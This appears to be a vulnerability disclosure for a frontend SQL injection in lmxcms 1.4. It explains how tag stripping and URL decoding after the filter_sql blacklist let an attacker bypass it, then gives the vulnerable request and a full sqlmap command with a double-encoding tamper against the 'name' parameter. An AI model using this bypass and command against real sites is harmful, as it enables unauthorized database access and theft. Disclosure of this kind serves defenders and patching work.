

## lmxcms1.4 Frontend SQL Injection


### Vulnerability Analysis


Tagaction class will call the p function to pre-process the SQL before processing the SQL statement, then remove the html tags in the SQL, and finally perform url decoding.





When processing SQL statements, the backend will first call the filter\_sql method to filter the sql expectation once, by tracing the filter\_sql method to find the blacklist mechanism used.





In this way, it is possible to bypass the filter\_sql mechanism by inserting html tags (se<>lect) or by url encoding.

### Vulnerability recurrence

Request：

GET /lmxcms/index.php?m=tags&a=index&name=1 HTTP/1.1

Host: 192.168.240.132

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.106 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close

Sqlmap Command：

python3.exe .\sqlmap.py -r .\payload\req.txt --dbms="MySQL" --technique=U -v3 --tamper=chardoubleencode -p name --batch

The name parameter is vulnerable to injection

